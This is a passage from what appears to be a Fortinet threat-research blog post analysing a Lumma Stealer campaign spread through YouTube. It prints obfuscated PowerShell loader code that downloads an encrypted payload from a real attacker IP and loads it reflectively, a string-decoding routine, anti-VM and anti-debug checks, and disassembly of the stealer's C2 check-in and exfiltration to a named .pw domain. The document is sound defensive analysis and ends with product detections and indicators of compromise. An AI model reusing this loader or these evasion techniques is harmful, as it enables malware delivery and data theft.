    # $RetinolCry = [datetime]::ParseExact('2024-01-16', 'yyyy-MM-dd', $FormlyCry)
    $RetinolCry = Get-Date
    #Write-Host $RetinolCry.ToString('yyyy-MM-dd', $FormlyCry) $OtarineRetinol.ToString('yyyy-MM-dd', $FormlyCry)
    if ($RetinolCry -lt $OtarineRetinol) {
        # if ip starts with 91.266
        #Write-Host 'OK'
        #Write-Host 'payload_host = ' $RetinolSwans
        $SwansFormly = Build-Uri -OtarineCotton $RetinolSwans -CottonOtarine $RealerCotton -CryRealer $ProstoiaCry;
        try {
            $SwansMoche = Get-WebContent -SwansFormly $SwansFormly;
        } catch {
            #Write-Host 'ERROR GET IP'
            exit 0;
        }
    }
}
```

Figure 10: Downloaded encrypted data from a server

```
GET /75041 HTTP/1.1
Host: 176.113.115.224:29983
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 27 Dec 2023 08:44:28 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1003648
Connection: keep-alive

r0hZMwZI5cnTKUWSCq4oBM8Jspoe1rt9Fc3APkpjA6xNyNOuzJUK8PYVbG8TLBxk66QgNB9smqGchkV0QwL9RFL8e
/AYl/Eu2B9husnh+fDZ00vopyPz8i0fKmsY400nUTpcGfR+2Nn9Q+6i38DHnG1QCIyHmKDQXBjvwdDL3EUf/cVvcz1
ht6bpARvefUDp/vSMINyJ009KXOjYG6dNXUE7uOwf35+UR0hJY1lwUhgZ05W9tOeoiYJIB3CSaQz1VrkJmo/PNdb3a
CyrStZ886HmSaiBDn4xnt6bV6LhD7VxvHVgRGOV4uQSSXUPSCRfrSYJMxzo7BaeHtCDNjCnOc6+Wwi/cBxjy9CCaS/
+Hy/MLR/0dCw5OePhouQ1keNMV1nexpl3p588TymjOfciPAzb+D5XWcQ0cJyRsRWrh5+Kid9L1m3/OxtFrTUY1Sjv
/g/uwiJv5WnCzK8sj6tZZfHww/3gNR2puRm+0ZwEHaxAu5+6s/loa+U65+XA0HfL+m9WmXnoqiXSTUoX9eWw51cXi1
PtqEvP4g22BnjHhNyzZ0BzT7Ev0ZgXSShuKNSp/aFcQkC8FNRhRIDvqwtW7xN/yvYfszEWbY58lu9KoiXni4iiqwn
wMPNbm39z6dlwL5Z8CZNHn+/dvz6V6k80qk8MAIQeUPGcoGz91eFxlWKSqG6/aKz2K2XcDiikDOB1/OtGJwr2IgnE
t6a19CTVeS15FgDYCfdxfAV0KEJDkMj3zp0KZwQ4ewjhTvQgkaB5GpHLgFm0synYDPxulWngto3bukqvXzRCQFM3QU
Qho4iwevj2tBu72JNJ7hjtMee7VHpJ2opUvDG1IhIdLxJ7qH2nfrwDnSNBpq4oDLhbD750zaP++D3UAIgvDdoJ11A2
HN6QR0mL0pGDL5GxCYMkL4+nV2GehIdAx8VvCNsV9VXUJ9Y1ylyOUdrXN9DD68V0Qu72BYtAXH68NmVuVmmVQBFsq
U3CgBKAGZDgoybHlSyhcaEoxTi2GDJbi8ESamrIY5d59Hb2Irvpsqen5d5onjsbZQ4013ZYhUmiOKY+nKSH8Az7I5X
qH4xP3DU4qHGZDzbcWSX8aCvRb3LwE7W80QTHB10q1zbEZva202TSIHZp3ab8CKeIMvEDzLpt5rParxu+xM4ZUGKt
bByK0txEtvISNI8f9eSVko3LDAokJpzKJOqDAXbkzKeVDg00xVp56I6EmJxIKTgSurdImnQpzVlYPiw4v3pTxCXmU
cYPvu0kiJ80uanAcUohTr0iDZso9M4McaHMKT9D0INolcmMifWfGRr6Mh35PzHD3MK0RcdPXpRMJVAKqjTkrUtocW
AHAZ0gJwkmbl9nRaOp5Vsh/S3SUIvkgN/+uoMdFtt2PVSno3qips/YUpX4zGwyGpAMlKDec5yIMfxqcjRNBUq4gi5k
```

Figure 11: The encrypted data from a remote server

After receiving the data, the script decrypts it using AES CBC, followed by GZip decompression to obtain the DLL file for the next stage. It then invokes the DLL file with a specific method and type via “[System.Reflection.Assembly]::Load(),” as shown in Figure 12.

```
$LautuFlypast = [Math]::Sin([Math]::Pi / 4);
$CasabaDecan = [Math]::Cos([Math]::Pi / 3);
$FlypastLautu = $LautuFlypast + $CasabaDecan;
$ThebaidFormly = [System.Reflection.Assembly]::Load($SwansMoche);
$TiltedSlowish = [Math]::E;
$BustierFlypast = [Math]::Log($TiltedSlowish);
$MocheProstoa = 'RGl6e1NhcnRvcg==';
$DecanHarm = [char[]]'JunkCode';
$HilsaDecan = $DecanHarm | Sort-Object { Get-Random };
$MocheThebaid = 'QnlNb0Nvcn5peA==';
$TiltedFlypast = Get-Random -Minimum 10000 -Maximum 99999;
$LautuBustier = 'Junk' + $TiltedFlypast;
$DecanLautu = $TiltedFlypast % 2;
$FormlySwans = 'UGVya3lSaWdnYmW=';
$DecanTilted = 5;
$CasabaHarm = [Math]::Pi;
$BustierSatyric = $DecanTilted * $CasabaHarm;
$MocheProstoa = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($MocheProstoa));
$SatyricHarm = 5;
$LautuCasaba = [Math]::Pi;
$FolilyTrifold = $SatyricHarm * $LautuCasaba;
$MocheThebaid = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($MocheThebaid));
$OofbirdEof = [Math]::Sin([Math]::Pi / 4);
$TrifoldEof = [Math]::Cos([Math]::Pi / 3);
$ImbatLendu = $OofbirdEof + $TrifoldEof;
$FormlySwans = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($FormlySwans));

$SculchForker = Get-Random -Minimum 10000 -Maximum 99999;
$EofSlab = 'Junk' + $SculchForker;
$FolilySwadder = $SculchForker % 2;
$MocheRetinol = $ThebaidFormly.GetType($MocheProstoa + '.' + $MocheThebaid);
$SculchImbat = 0..100 | Where-Object { $EofForker % 2 -eq 0 };
$FolilyForker = $SculchImbat | Measure-Object -Sum;
$CottonRetinol = $MocheRetinol.GetMethod($FormlySwans);
$ImbatOofbird = 0..100 | Where-Object { $LenduFolily % 2 -eq 0 };
$TrifoldImbat = $ImbatOofbird | Measure-Object -Sum;
$CottonRetinol.Invoke($null, (, [string[]] ('C:\Windows\System32\cmd.exe')));
```

Figure 12: Loads decrypted data for the next stage

DLL File – Agacantwhitey.dll

Figure 13 shows the targeted function “PerkyRiggall,” which is pivotal in inspecting the system and environment. It employs several PNG files in the Resources section to decipher the ultimate payload of Lumma Stealer. To avoid detection, the file encodes all its strings using the "BygoLarchen" method. Figure 14 demonstrates the function of decoding the target text with a predefined key string.


```
// Token: 0x060001E2 RID: 482 RVA: 0x00005AB4 File Offset: 0x00003CB4
public static string BygoLarchen(string DigitusCornix, int MetusiaCornix)
{
    string text = "NoRrQ%]OXwGj@Pb02:YmsIg8`C?H$A35;tp7W1
        (v46z><nVh'+uiJ^9.eIS&Bcky)FK#,dU-DTZqMf[=ExLa";
    int num = MetusiaCornix % text.Length;
    StringBuilder stringBuilder = new StringBuilder();
    foreach (char c in DigitusCornix)
    {
        int num2 = text.IndexOf(c);
        if (num2 < 0)
        {
            stringBuilder.Append(c);
        }
        else
        {
            num2 = (num2 - num + text.Length) % text.Length;
            stringBuilder.Append(text[num2]);
        }
    }
    return stringBuilder.ToString();
}
```

Figure 14: The method for decoding strings

It checks the following items to achieve Anti-VM and Anti-Debug:

- Verifies the user's active window by invoking "GetForegroundWindow" and assesses whether it contains any of the specified remote debugger strings, "x32dbg," "x64dbg," "windbg," "ollydbg," "dnspy," "immunity debugger," "hyperdbg," "debug," "debugger," "cheat engine," "cheatengine," "ida."
- Checks for the following modules about security appliances or sandboxes, "SbieDll.dll" (Sandboxie), "cmdvrt64.dll" (Comodo Antivirus), "cuckoomon.dll" (Cuckoo Sandbox), and "SxIn.dll" (360 Total Security). It then attempts to locate wine_get_unix_file_name to determine if Wine is being used in an analysis environment.
- Examines the presence of the following sandbox usernames: "Johnson," "Miller," "malware," "maltest," "CurrentUser," "Sandbox," "virus," "John Doe," "test user," "sand box," and "WDAGUtilityAccount."
- Detects the presence of popular virtualization platforms via WMI queries "Select * from Win32_ComputerSystem" to retrieve information about the computer system, including the manufacturer and model. It then examines the manufacturer names, such as "innotek gmbh" (associated with VirtualBox) and "microsoft corporation" (often linked to Hyper-V), along with the model names "VirtualBox" and "vmware." It also checks for directory "C:\Program Files\VMware" and "C:\Program Files\oracle\virtualbox guest additions."
- Checks if the following files exist in folder "C:\Windows\system32\," which are indicative of a virtualized environment presence: "balloon.sys," "netkvm.sys," "vioinput," "viofs.sys," "vioser.sys," "VBoxMouse.sys," "VBoxGuest.sys," "VBoxSF.sys," "VBoxVideo.sys," "vmmouse.sys," and "vboxogl.dll."

- Checks the following system services: "vmbus," "VMBusHID," and "hyperkbd."
- Inspects the following process names: "vboxservice," "VGAuthService," "vmusrvc," and "qemu-ga."

After completing all environment checks, the program decrypts the resource data and invokes the "SuspendThread" function. This function is employed to transition the thread into a "suspended" state, a crucial step in the process of payload injection (see Figure 15).




Figure 15: Inject the final payload

Lumma Stealer Variant

Lumma stealer is a type of malware that can steal sensitive information from a user’s computer. It can target the system data, the browsers, crypto wallets, and browser extensions. It is written in C language and sold on underground forums. To elude detection and analysis, it employs diverse obfuscation techniques. The malware establishes communication with a command and control server, facilitating the exchange of instructions and transmitting pilfered data.

Figure 16 shows the method to contact a command and control (C2) server. Once it gets the first server that can set up a connection, it then sends out a POST message with hardcoded User-Agent “Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36” and parameter “act=life” to check-in. The corresponding code is shown in Figure 17.




Figure 16: Resolve the C2 server list

6A 00	push 0	
68 8B010000	push 18B	
FF75 08	push dword ptr ss:[ebp+8]	
894424 18	mov dword ptr ss:[esp+18],eax	[dword ptr ss:[ebp+08]]:"chincenterblandwka.pw"
50	push eax	
FF15 58965400	call dword ptr ds:[<&winHttpConnect>]	
85C0	test eax, eax	
0F84 67020000	jbe 607033e1.50DA6C	
89C24 00010000	mov dword ptr ss:[esp+100],ebx	
B9 67C2E6F5	mov ecx, F5E6C267	ecx:L"POST"
BA 35056D08	mov edx, 86D0535	
895424 24	mov dword ptr ss:[esp+24],edx	
894C24 20	mov dword ptr ss:[esp+20],ecx	ecx:L"POST"
31C9	xor ecx, ecx	
89F2	mov edx, esi	
8800 5C965400	mov ecx, dword ptr ds:[<&winHttpOpenRequ	ecx:L"POST"
890C24	mov dword ptr ss:[esp],ecx	
885C24 14	mov ebx, dword ptr ss:[esp+14]	
895C24 2C	mov dword ptr ss:[esp+2C],ebx	
884C24 18	mov ecx, dword ptr ss:[esp+18]	
894C24 28	mov dword ptr ss:[esp+28],ecx	
887C24 1C	mov edi, dword ptr ss:[esp+1C]	
898C24 24010000	mov dword ptr ss:[esp+124],edi	
887C24 10	mov edi, dword ptr ss:[esp+10]	
898C24 20010000	mov dword ptr ss:[esp+120],edi	
899C24 2C010000	mov dword ptr ss:[esp+12C],ebx	
898C24 28010000	mov dword ptr ss:[esp+128],ecx	
0F284424 20	movaps xmm0, xmmword ptr ss:[esp+20]	
0F5702	xorps xmm0, xmmword ptr ds:[edx]	
31D8	xor ebx, ebx	
0F294424 20	movaps xmmword ptr ss:[esp+20],xmm0	
83EC 1C	sub esp, 1C	
65:0F6F05 B06B5300	movdqa xmm0, xmmword ptr ds:[5368B0]	
F3:0F7F4424 0C	movdqu xmmword ptr ss:[esp+C],xmm0	
884D 0C	mov ecx, dword ptr ss:[ebp+C]	[dword ptr ss:[ebp+0C]]:"/api"
894C24 08	mov dword ptr ss:[esp+8],ecx	[dword ptr ss:[esp+08]]:"/api"
8D4C24 3C	lea ecx, dword ptr ss:[esp+3C]	[ss:[esp+3C]]:"is program cannot be run in DOS mode.\$"
894C24 04	mov dword ptr ss:[esp+4],ecx	[dword ptr ss:[esp+04]]:"L"POST"
894424 20	mov dword ptr ss:[esp+20],eax	
890424	mov dword ptr ss:[esp],eax	
FF5424 1C	call dword ptr ss:[esp+1C]	[dword ptr ss:[esp+1C]]:winHttpOpenRequest
85C0	test eax, eax	
0F84 D5010000	jbe 607033e1.50DA76	
89C7	mov edi, eax	
8855 14	mov edx, dword ptr ss:[ebp+14]	[dword ptr ss:[ebp+14]]:"act=life"
884D 10	mov ecx, dword ptr ss:[ebp+10]	[dword ptr ss:[ebp+10]]:"L"Content-Type: application/x-www-form-urlencoded\r\n"
803D 9C9A5400 00	cmp byte ptr ds:[549A9C],0	

Figure 17: Sending check-in message to C2 server

Next, it sends a POST request with the Lumma ID and “act=receive-message,” shown in Figure 18. Then, the compressed stolen data is uploaded to the C2 server with URI “/api.” Although the version is still “4.0,” Lumma Stealer has recently updated its exfiltration to leverage HTTPS to better evade detection.




Figure 18: POST request to C2 server with Lumma ID “JVryU4--LNK”




Figure 19: The zip file

Conclusion

In this attack, the malicious actor targets YouTube channels to disseminate Lumma Stealer. The crafted installation ZIP file serves as an effective bait to deliver the payload, exploiting the user's intention to install the application and prompting them to click the installation file without hesitation. URLs from open-source websites throughout the scheme aim to diminish user awareness. The attackers further deploy a private .NET loader with environment checks, various anti-virtual machine (Anti-VM), and anti-debugging functions. Users must exercise caution

regarding unclear application sources and ensure legitimate applications from reputable and secure origins are used.

Fortinet Protections

The malware described in this report are detected and blocked by [FortiGuard Antivirus](#) as:

W32/Stealer.QLD!tr
MSIL/Agent.WML!tr
MSIL/Kryptik.BJF!tr
LNK/Agent.WML!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is a part of each of those solutions. As a result, customers who have these products with up-to-date protections are protected.

The URLs are rated as “Malicious Websites” by the [FortiGuard Web Filtering](#) service.

We also suggest that organizations go through the free [Fortinet Certified Fundamentals \(FCF\)](#) in Cybersecurity training. The training is designed to help end users learn about today's threat landscape and will introduce basic cybersecurity concepts and technology.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our [Global FortiGuard Incident Response Team](#).

IOCs

IP Addresses

176[.]113[.]115[.]224
176[.]113[.]115[.]226
176[.]113[.]115[.]227
176[.]113[.]115[.]229
176[.]113[.]115[.]232

Hostnames

Netovrema[.]pw
opposesicknessopw[.]pw
politefrightenpowoa[.]pw
chincenterblandwka[.]pw

Files

48cbeb1b1ca0a7b3a9f6ac56273fbaf85e78c534e26fb2bca1152ecd7542af54
483672a00ea676236ea423c91d576542dc572be864a4162df031faf35897a532
01a23f8f59455eb97f55086c21be934e6e5db07e64acb6e63c8d358b763dab4f
7603c6dd9edca615d6dc3599970c203555b57e2cab208d87545188b57aa2c6b1

Source: <https://www.fortinet.com/blog/threat-research/lumma-variant-on-youtube>